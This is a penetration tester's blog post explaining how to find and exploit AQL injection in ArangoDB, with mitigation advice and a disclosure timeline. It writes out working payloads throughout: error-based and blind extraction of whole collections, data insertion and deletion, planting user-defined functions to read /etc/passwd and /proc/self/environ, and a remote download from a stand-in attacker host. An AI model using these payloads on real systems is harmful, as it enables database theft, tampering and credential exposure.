


Overview
In perhaps the first and most publicly comprehensive paper of its kind, Principal Security Engineer Daniel Kachakil explores how insecure handling of user input in ArangoDB's Query Language (AQL) can be vulnerable to injection attacks. Based on his real-world experience, Daniel draws parallels to SQL injection while highlighting the unique behaviors and opportunities present in AQL.
He demonstrates how improper handling of user input—especially when used to dynamically construct AQL queries—can lead to severe security risks including data exposure, data manipulation, and potential privilege escalation within ArangoDB environments.
This post serves as a comprehensive reference for pentesters seeking detailed insight into AQL injections and how they can be exploited.
By Daniel Kachakil
In one of my recent pentests, I found multiple instances of AQL injections, which I successfully exploited and reported as critical vulnerabilities. The main purpose of this blog post is to serve as a guide to better understand how these injections work, how they compare to more commonly found SQL injections, and how they can be exploited and prevented.
As part of this research, I also developed and published a new open-source tool (aqlmap) which implements multiple techniques (error-based, reflected, blind, and time-based injections) to automate the database extraction, covering the majority of real-world scenarios.
ArangoDB and AQL
ArangoDB is a multi-model database which supports different types of data models, such as schema-less documents (similar to MongoDB) and graphs (similar to Neo4j).
To retrieve and manipulate data, ArangoDB uses its own declarative query language (ArangoDB Query Language, or AQL), which shares some similarities with SQL, but also has several differences.
More information about ArangoDB and AQL can be found in the official documentation:
- https://docs.arangodb.com/stable/get-started/
- https://docs.arangodb.com/stable/aql/fundamentals/syntax/
Note: AQL is also the acronym for Asterix Query Language (Apache), Ariel Query Language (IBM), Assets Query Language (Atlassian), etc. In this blog post, AQL will always refer to the ArangoDB Query Language.
Basic Syntax
To better understand how injections work in this language, let's start with a basic example taken from the AQL documentation:
FOR u IN users
  FILTER u.type == "newbie" && u.active == true
  RETURN u.name
In SQL, taking all differences into account, an equivalent statement would look like this:
SELECT u.name FROM users AS u
WHERE u.type = "newbie" AND u.active = TRUE
Both queries will retrieve the names of active and "newbie" users, in any order.
For anyone with some experience in relational databases (SQL) but not very familiar with non-relational (NoSQL) databases, this would be an analogy of the closest fundamental concepts of both worlds:
| Relational | Non-relational |
|---|---|
| Table (fixed schema) | Collection (flexible schema) |
| Column (predefined field and type) | Attribute (dynamic field and type) |
| Row (flat item with predefined columns) | Document (nested object, like JSON) |
Notes About Keywords and Variables
AQL keywords and function names are case insensitive, and new lines or extra white spaces are optional, so this is a fully equivalent query and will return the same results:
For u IN users filter u.type == "newbie" && u.active == true return u.name
However, variables and collection names in AQL are case sensitive, so this one will fail (because user and USER are different variables):
FOR user IN users RETURN USER
Also, if any variable or collection name contains special characters (dashes, white spaces, Unicode, etc.), or conflicts with a reserved keyword, these names must be enclosed in backticks, but this can also be optionally done with names that don't strictly need it. For instance:
FOR `user` IN users RETURN `user`
Comments
With the same syntax and behavior supported in many programming languages, AQL supports two types of comments:
- Single line (
// Comment here…) - Inline or multiline (
/* Comment here… */)
Unlike other database systems, AQL does not support a double dash (--) or a hash sign (#) as comment markers. Also, a multiline comment must always be closed, or the query won't be successfully parsed.
AQL Injection
The official and public documentation has a dedicated section about injections in the Common Errors in AQL page, which explains the risks, mitigations, and gives some very good examples of injections.
If we look at their first example, it will probably look familiar, since this is how the majority of injections happen:
// evil!

var what = req.params("searchValue");  // user input value from web form

// ...

var query = "FOR doc IN collection FILTER doc.value == " + what + " RETURN doc";

db._query(query, params).toArray();
As we can see in the above example, the what parameter comes from user input through the searchValue parameter and ends up becoming part of an AQL command through an unsafe string concatenation.
If a malicious user sends a request with a searchValue of 1 || true, the query will return every document in that collection, which is not the intended behavior of that query. But the impact of this could be much worse, as we'll see later.
Parameterized AQL Queries
How to mitigate the risk of injections? Like in SQL, in AQL we can also use parameterized queries (apart from sanitizing user input using additional code before invoking the query). For example, we can do something like this (an example also taken from the official documentation):
// query string with bind parameter

var query = "FOR doc IN collection FILTER doc.value == @what RETURN doc";

// actual value for bind parameter

var params = { what: 42 };

// run query, specifying query string and bind parameter separately

db._query(query, params).toArray();
Now, the what parameter is no longer being concatenated as a raw string. Instead, it is marked as a parameter with the "@" prefix, so the query parser will recognize it and treat it as a named parameter which will be taken from the params argument of the db._query() function. Its actual value will be safely replaced in the final query, mitigating the risk of injections.
What if we need to use a dynamic collection name (from user input) or allow an application to sort the results by a specific attribute? In standard SQL, parameterized table or column names are generally unsupported, which may force developers to write a dynamic statement relying on string concatenation. However, in AQL, we can parameterize both:
FOR doc IN @@collection SORT @attribute RETURN doc
Observe that the syntax to parameterize a collection name is preceded by "@@" instead of a single "@".
Identifying the AQL Injection
In the pentest I did, I noticed some parameters in API requests that looked like collection names, followed by a forward slash and what seemed to be numeric identifiers. Something like resource/123.
Removing the forward slash or having two or more slashes always led to controlled input validation errors, most likely from the API handler, before reaching the code interacting with ArangoDB. Tampering with the identifier also didn't result in any interesting behavior. However, when I started testing on the first part (the resource name), I easily triggered verbose errors like these:
AQL: syntax error, unexpected quoted string near ...
AQL: syntax error, unexpected FILTER declaration near 'filter item._key == \"123...' at position 2:1 (while parsing)"
Even if you've never heard of AQL (like me at that time), it's not that hard to conclude that these are very clear signs of injections breaking some kind of query parser. From how these error messages started, it was also quite explicit that they were related to AQL, which quickly leads to ArangoDB if you search for it.
After some additional testing and exploration, I could leak other parts of the query through the verbose error messages. I got to the conclusion that the underlying query used a syntax like the following:
FOR item IN <INJECTION_POINT>
  FILTER item._key == @identifier
  SORT item._key
  LIMIT 0, 100
  RETURN item
As I mentioned earlier, I had some minor limitations on what I could inject, mainly related to the forward slashes, which I couldn't use at all (for example, to comment out the rest of the query, but also as a mathematical operator). Nevertheless, since the AQL statement had multiple lines, a double forward slash (//) would have only commented the rest of the first line (and there was nothing after the injection point in that line), and with a multiline comment (/*), it would have failed because of the unclosed comment block.
Now that we have a basic understanding of what's going on and which technology is involved, let's put all these pieces together and see how far we can go.
Local Setup
Before starting with the remote exploitation without knowing exactly how everything was configured and built in my target, I deployed a local instance of ArangoDB, taking advantage of its open-source nature and how easy it was to deploy with Docker. This process is also documented but, in a nutshell, we can simply pull the image and run it:
docker pull arangodb

docker run -e ARANGO_ROOT_PASSWORD=… -p 8529:8529 --name arango -d arangodb
Then, we can access the ArangoDB web interface locally using a web browser. It will be exposed on the forwarded TCP port (by default, 8529) with the "root" user and the password we configured in the previous command. Once we have it up and running, we can start creating some collections to test with, before executing AQL queries on them.

This approach is always one of the best ways to test things and explore what capabilities and features are supported. Since we have full control over the deployed instance, we know exactly what collections and settings we have, we can run arbitrary queries and see what they return, or why do they fail, apart from having access to logs, the underlying OS, etc. Relying on a local instance also helps avoid performing destructive or unintended actions unwillingly, among other benefits.
State of the Art
Instead of reinventing the wheel, the first thing I did once I knew what to look for was to search online for existing AQL injection cheat sheets, blog posts, or papers, but I couldn't find much.
As I mentioned earlier, the official ArangoDB has some useful information and examples about injections, which appeared in the first results for most of my searches, but they were basic examples to illustrate the vulnerability rather than something to be used as an exploitation guide.
I also searched for CTF writeups about ArangoDB or AQL injections, and I only found one challenge (P.W.N. CTF 2018, H!pster Startup) with several writeups available in CTFtime.org.
The results also included a reported AQL injection vulnerability in cruddl (CVE-2022-36084 and GHSA-qm4w-4995-vg7f), without any details about payloads.
None of that helped me with my goal, which was to maximize the impact of the finding, for example, by dumping the entire database. Also, everything I found was related to injecting after the FILTER clause, which wasn't my scenario.
Precisely the lack of public guides about ArangoDB injections was what drove me to write this article. Hopefully, the next time anyone finds a similar vulnerability they will have a much better source of information to rely on.
Exploiting AQL Injections to Retrieve Data
Getting back to the injection I found, if we can inject into the collection name and we can't use forward slashes, let's analyze what could be achieved.
FOR item IN <INJECTION_POINT>
  FILTER item._key == @identifier
  SORT item._key
  LIMIT 0, 100
  RETURN item
Since the underlying API was doing extra processing and I couldn't comment out the rest of the query, I started exploiting it with blind injections to confirm the vulnerability. Before knowing the name of any other collection the database had, I started relying on _graphs, a predefined collection I found in the documentation. Once I got more acquainted with AQL, I improved the exploitation's efficiency by upgrading it to an error-based query, which allowed me to dump a lot of data with a single request.
Global Information
Regardless of the extraction method, AQL has different built-in functions to allow querying for metadata like its version, the name of the current database, user, etc. This could help with reconnaissance and fingerprinting. Some of these functions are:
-
VERSION(): ArangoDB version (e.g., "3.12.5") -
CURRENT_DATABASE(): Name of the current database (e.g., "_system") -
CURRENT_USER(): Current username (e.g., "root"), or null if auth is disabled
Error-Based Injections
If our target returns verbose errors, like in my case, one of the most efficient ways to get information from the database is leaking the data through these error messages. I first attempted to apply my knowledge about SQL injection techniques, trying to force errors containing user-controlled messages with data casts, arithmetic operators, etc. However, in AQL this task was way simpler. To force an error, we can call the FAIL() function, which takes an optional parameter (reason) with the error message. For example, if we execute this query:
RETURN FAIL("Hello world")
An error message with the string "Hello world" as the main reason will be returned, followed by additional details:
Query error: AQL: Hello world [node #4: CalculationNode] [node #5: ReturnNode] (while executing)
Reflected Injections
Similarly, if an application returns raw data from the underlying AQL query, even if it only returns one value that we could control, the same techniques used in error-based injections can be used. Instead of calling FAIL(), we just return the data and ensure that the resulting query is also syntactically valid.
To continue with the analogies, in SQL injections this is usually achieved by appending a UNION statement, so this technique is also known as a union-based injection. AQL also has a UNION() function, but it's not an equivalent statement (it's used to join two arrays).
Collections and Attributes
ArangoDB implements a COLLECTIONS() function, which returns the names of all collections. This is one of the most useful starting points after an injection is found, because once we know their names, we can use them in subsequent queries to get more information about their structure and contents.
This function returns a document array, so it can be queried like this:
FOR item IN COLLECTIONS() RETURN item
If we run this query, we should get something like this, which includes system and user collections:
| _id | name |
|---|---|
| 8 | _analyzers |
| 13 | _appbundles |
| 12 | _apps |
| 9 | _aqlfunctions |
| 14 | _frontend |
| 7 | _graphs |
| 11 | _jobs |
| 10 | _queues |
| 4 | _statistics |
| 5 | _statistics15 |
| 6 | _statisticsRaw |
| 206 | my_collection |
| 89755 | test |
Unlike relational databases, where each table has a fixed set of columns, a collection is schema-less by default and could contain any document. ArangoDB supports schema validation, which could be useful to retrieve and inspect if it's enforced for a specific collection (especially if we're interested in data manipulation). The SCHEMA_GET() function can be used to retrieve the schema for a specific collection, if it exists.
In the absence of a schema, if we just want to have a better understanding of what kind of data is stored in a collection, or search for the presence of a specific attribute (such as "username" or "secret", for example) in any document stored in a collection and without dumping it completely, we can flatten all documents and retrieve the attribute names only:
UNIQUE(FLATTEN(FOR doc IN <𝘤𝘰𝘭𝘭𝘦𝘤𝘵𝘪𝘰𝘯> RETURN ATTRIBUTES(doc, true, true)))
Retrieving Data Efficiently
If we combine the previous query to retrieve all collections with the error-based extraction technique calling FAIL(), bear in mind that something like this will not return any useful data:
FOR item IN COLLECTIONS() RETURN FAIL(item)
Query error: AQL: FAIL() called [node #4: CalculationNode] [node #5: ReturnNode] (while executing)
This is because item is an object, not a string, which is the data type the FAIL() function expects as an argument. If we want to retrieve a full document instead of a specific attribute, we can do that by explicitly casting its type to a string, with the TO_STRING() or JSON_STRINGIFY() functions. These will both return any documents as strings, serialized in JSON format. For instance:
Query error: AQL: {"_id":"8","name":"_analyzers"} [node #4: CalculationNode] [node #5: ReturnNode] (while executing)
In this case, we don't care about the identifiers, so we can use a slightly different query to retrieve only a specific string attribute (item.name):
FOR item IN COLLECTIONS() RETURN FAIL(item.name)
Query error: AQL: _analyzers [node #4: CalculationNode] [node #5: ReturnNode] (while executing)
It's not a bad start, but since FAIL() will only be called once, only the name of the first collection will be returned. We can do it much better if we concatenate all the values we're interested in. This can be done with string functions like CONCAT() or CONCAT_SEPARATOR(). The very same technique is also widely used in SQL injections, among other contexts, so you're probably familiar with this already.
However, in the previous example we only have access to a single item at the injection point, because FAIL() is being called inside a FOR statement, so we can get all the collection names by calling the COLLECTIONS() function again:
FOR item IN COLLECTIONS()
  RETURN FAIL(CONCAT_SEPARATOR('/', FOR c IN COLLECTIONS() RETURN c.name))
In fact, if we could control the collection name, we don't even need the first call to COLLECTIONS(), since any non-empty set will be enough, so we can simplify it by replacing it with an array of a single item ([1]):
FOR item IN [1]
    RETURN FAIL(CONCAT_SEPARATOR('/', FOR c IN COLLECTIONS() RETURN c.name))
The error message for this query will contain the name of every collection, separated by slashes (a collection name cannot contain slashes, so that's why this is an optimal separator for this specific case):
_analyzers/_appbundles/_apps/_aqlfunctions/_frontend/_graphs/_jobs/_queues/
_statistics/_statistics15/_statisticsRaw/my_collection/test
We can rely on the same technique to dump anything from the database, including entire collections, in a single request and through a single error message. From the lack of details in the documentation and from the tests I did, ArangoDB doesn't seem to have any explicit constraints on the maximum length an error message can have, so we can use it to dump very long strings (several millions of characters).
Blind Injections
What if our target doesn't return verbose error messages or if we don't control any of the returned attributes? In that case, we can rely on the same techniques used to blindly extract data from SQL injections. We can booleanize the query to extract the same data with some additional functions and more complex queries.
If our goal is to dump an entire collection or a specific item, for example, this can be done by sorting the collection along with the LIMIT clause to get only one item at a time and then try all possible characters (or implement a dichotomic or binary search, which is more efficient).
FOR c in COLLECTIONS()
  FILTER SUBSTRING(c.name, <𝘤𝘩𝘢𝘳_𝘱𝘰𝘴>, 1) == "<𝘤𝘩𝘢𝘳>"
  SORT c.name
  LIMIT <𝘪𝘵𝘦𝘮_𝘪𝘯𝘥𝘦𝘹>,1
  RETURN true
Out of curiosity, after I implemented the binary search in AQL for numbers, I couldn't find some of the typical functions supported by other database engines which would have made this more trivial to implement, such as a function to get the ASCII/Unicode values of a character (like ORD or ASCII), or a function that converts an hexadecimal value to a decimal number, for example (since TO_HEX() is supported). In the end, I used up to 32 requests per byte by checking each possible value for each nibble (half byte, or hex character), instead of the generally more optimal 8 requests per byte.
Time-Based Injections
If an injectable query doesn't return any data at all, in most cases we can still measure the time it takes to process, so we can rely on time-based injection techniques. AQL supports a SLEEP() function, which pauses the execution for a specified number of seconds.
All we need to do is to booleanize a query, like in the previous example, and make a conditional call with something like RETURN SLEEP(2) instead of RETURN true, or use a ternary operator (condition ? RETURN SLEEP(2) : 0). If the query takes more than 2 seconds to execute, it means that the condition was evaluated to true, otherwise false.
Depending on the injection context, in some cases the SLEEP() call may end up being evaluated for every document in the original collection, which may cause a very long and undesired delay. To prevent that from happening, we can call FAIL(SLEEP(2)) to ensure that the query will be aborted as soon as the first delay is completed. Under the assumption that the application or API won't return any data, it shouldn't matter if we trigger an error, since we only want to ensure that it won't be called more than once.
Exploiting AQL Injections to Manipulate Data
One of the most interesting parts of the AQL syntax is that you can always execute data manipulation commands, even when the outer query was meant to retrieve data. For example, consider this injectable query:
FOR item IN <INJECTION_POINT>
  FILTER item._key == 123
  RETURN item
If the injection point is in the collection name, inserting, updating, or deleting arbitrary documents becomes relatively straightforward. This can be achieved with the following injections:
(INSERT { name: "injected" } INTO collection)(UPDATE { _key: "myKey", name: "injected" } IN collection)(REMOVE "myKey" IN collection)
However, if the injection point is inside a FOR statement, ArangoDB will end up executing our injection once per document in the collection, which is not what we want. There are different alternatives to overcome this, but probably the cleanest one is to use an UPSERT operation. Consider the following scenario:
FOR item IN collection
  FILTER item._key == <INJECTION_POINT>
  RETURN item
If our goal is to insert a single document (or update it if it exists), the injection should look like this:
1 OR true
UPSERT { _key: "myKey" }
INSERT { _key: "myKey", name: "injected" }
UPDATE {} IN collection
Updates are generally safe to be executed multiple times, but we can also use an UPSERT query, but this time leaving its INSERT clause empty:
1 OR true
UPSERT { _key: "myKey" }
INSERT {}
UPDATE { name: "updated" } IN collection
Apart from updating some attributes, ArangoDB also supports replacing an entire item, with REPLACE. If we want to "replace or insert" (repsert), this is also supported with a very similar syntax:
1 OR true
UPSERT { _key: "myKey" }
INSERT {}
REPLACE { name: "replaced" } IN collection
And if we want to delete a document without triggering any error in any subsequent calls, we can use the ignoreErrors option. For example:
1 OR true

REMOVE "myKey" IN collection OPTIONS { ignoreErrors: true }
This is why an AQL injection can easily turn into a critical vulnerability, similar to an SQL injection in a database engine allowing stacked queries, because it generally leads to a full compromise of confidentiality, integrity, and availability of all data.
Lateral Movement and Privilege Escalation
In some cases, the impact of an injection in a query language goes beyond the database we're targeting. It could be the entry point to get remote command execution, access to the underlying operating system, etc.
Let's analyze what else can be done in ArangoDB through an AQL injection, and what are the limitations.
Cross-Database Access
A single ArangoDB server may contain multiple databases. This is relatively common, for example, to isolate different tenants.
To the best of my knowledge, there is no way to access more than a single database using AQL queries, and this isolation is intentional and by design. Therefore, an AQL injection won't allow us to access any other existing databases, even if they are on the same server, unless we rely on User-Defined Functions (UDFs), since it is possible to read arbitrary files (including the internal storage used by other databases), as I'll discuss in the next sections.
Out-of-Band Interactions
Several database engines support features that allow us to perform HTTP or DNS requests, directly or indirectly, for example, through XML external entities, or remote file access. As far as I could tell, none of that is directly supported in AQL, so there is no way to exfiltrate data through side-channel interactions. Again, it's possible to do that from UDFs. For example, downloading an arbitrary file into an arbitrary file:
(function() { const a=require("internal"); return a.download('https://attacker.example.com/remote-file', undefined, {}, '/root/destination-file') })
Filesystem Access
AQL doesn't offer any direct functionality to read from or write to files, list directories, etc. From UDFs, this is relatively straightforward. For example:
(function() {const fs=require('fs'); return fs.read('/etc/passwd');})
OS Commands
When I was exploring the available functions in AQL, I found a PASSTHRU() function that immediately caught my attention, because in PHP a function with the very same name is used to execute OS commands. Unfortunately, in AQL it "simply returns its call argument unmodified", according to its description.
There is also a potentially interesting V8() function, which is related to the V8 JavaScript engine, but this doesn't evaluate arbitrary JavaScript code. It's just a way to force an AQL expression to be evaluated by the V8 engine instead of a native/C++ code.
None of the available AQL functions seem to support OS command execution.
User-Defined Functions
Many database engines allow users to extend their built-in functionality with custom or user-defined functions (UDFs). Unlike all previous cases, this feature is actually supported by ArangoDB, and you can find all the details in the documentation.
From AQL, we can list all existing UDFs (if any), including their JavaScript source code, from the _aqlfunctions internal collection. Internal collections can be normally accessed and dumped, like any other user collection.
According to the documentation, from AQL we can only call existing and already registered UDFs, not create new ones. However, when I tried adding a new item to that collection, it worked and I was able to call my UDF from AQL. This could be an interesting scenario to explore, although this runs on a restricted V8 context. For example, I inserted this item:
INSERT {

  "_key": "ANVIL::TEST",

  "name": "anvil::test",

  "code": "(function() { return 'Hello from V8' } )",

  "isDeterministic": true

} INTO _aqlfunctions
And then I executed RETURN ANVIL::TEST() from AQL, which returned the expected "Hello from V8" string.
At least in the official Docker instance, the ArangoDB process runs as root, and UDFs also execute code with these privileges. This would allow an attacker who is able to execute UDFs to read and write to any arbitrary OS file, which can be easily abused to escalate privileges, alter configuration files, etc.
For example, if the root password is set through environment variables, it can be disclosed by reading /proc/self/environ, with the following UDF:
(function() {const fs=require('fs'); return fs.read('/proc/self/environ');})
Once invoked, it will return something like this (notice the ARANGO_ROOT_PASSWORD variable):
["HOSTNAME=6f84b5879102SHLVL=1HOME=/root
ARANGO_ROOT_PASSWORD=arangodbARANGO_VERSION=3.12.7.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/GLIBCXX_FORCE_NEW=1"]
Recommendations and Defense
ArangoDB provides mechanisms to mitigate injections. In the "Parameterized AQL Queries" section we can see how to safely include user input in AQL queries. Bear in mind that a query could be safe from injections, but it can be still vulnerable to other kinds of attacks, such as Insecure Direct Object Reference (IDOR), if it allows potential attackers to control the identifier of a document or collection.
From a defense-in-depth perspective, it is recommended to apply the principle of least privilege and grant only the necessary permissions to the specific databases and collections to be accessed by a database user. ArangoDB supports different types of permissions that can be set for some database actions (such as creating databases or users), at a database level, or at a collection level. These permissions can be set as read-only, read-and-write, or to deny access.
If your application won't use UDFs, disable them explicitly by setting the --javascript.user-defined-functions flag to false. The same applies to Foxx microservices, which can be disabled by setting --foxx.enable to false.
For more information, refer to the documentation:
- https://docs.arango.ai/arangodb/stable/operations/administration/user-management/#actions-and-access-levels
- https://docs.arango.ai/arangodb/stable/develop/http-api/users/#manage-permissions
- https://docs.arango.ai/arangodb/3.12/operations/security/security-options/#additional-javascript-security-options
- https://arango.ai/alerts/technical-advisory-1/
Tool: aqlmap
As part of this research, I created aqlmap, a specialized tool designed to exploit AQL injection flaws in web applications using ArangoDB as their database backend. The tool supports multiple extraction techniques and provides several options for fine-tuned exploitation. The tool was developed combining manual code and using an LLM-assisted approach.
In addition, I also created a sample application with multiple APIs, all of them intentionally vulnerable to AQL injections in different contexts.
For more information about the tool, please visit the aqlmap repository in GitHub.
Coordinated Disclosure
Before releasing this blog post, we privately disclosed a security advisory documenting our findings related to UDFs to Arango, the company behind ArangoDB, as part of a coordinated disclosure process. This advisory and its findings were coauthored by me, Daniel Kachakil, and Tao Sauvage, Director of Research.
Timeline
- 2026-02-17: Anvil sends an email to the public security contact at Arango, summarizing the findings and attaching the PDF with the security advisory.
- 2026-02-20: Anvil sends a first follow-up email after receiving no response.
-
2026-02-26:
- Anvil sends a second follow-up email, as we have now passed the 72-hour acknowledgement window referenced in Arango’s security policy.
- Arango replies stating that they forwarded it to the development team.
- 2026-03-05: Anvil sends a third follow-up email, requesting a status update.
-
2026-03-10:
- Anvil sends a fourth follow-up email.
- Arango replies stating that the
aqlfunctionsAPI to create a UDF requires the same rights as inserting them through AQL. Details on how to prevent AQL injections and disable UDFs (which were already covered by this blog post) were also provided. Arango states that UDFs are discouraged and have been removed from version 4.0. - Anvil acknowledges the response, provides further clarification in case some of the findings were misunderstood, and asks Arango to confirm that no fixes are planned to address them in 3.x versions.
- 2026-03-20: Arango replies with a link to a Technical Advisory they released, addressing the findings reported by Anvil.
- 2026-03-25: Anvil publishes this blog post and related security advisory.
About the Author

Daniel Kachakil is a Principal Security Engineer at Anvil Secure, where he leads the application and cloud security groups. Alongside his technical leadership, he has spoken at numerous security conferences and led many workshops and training courses.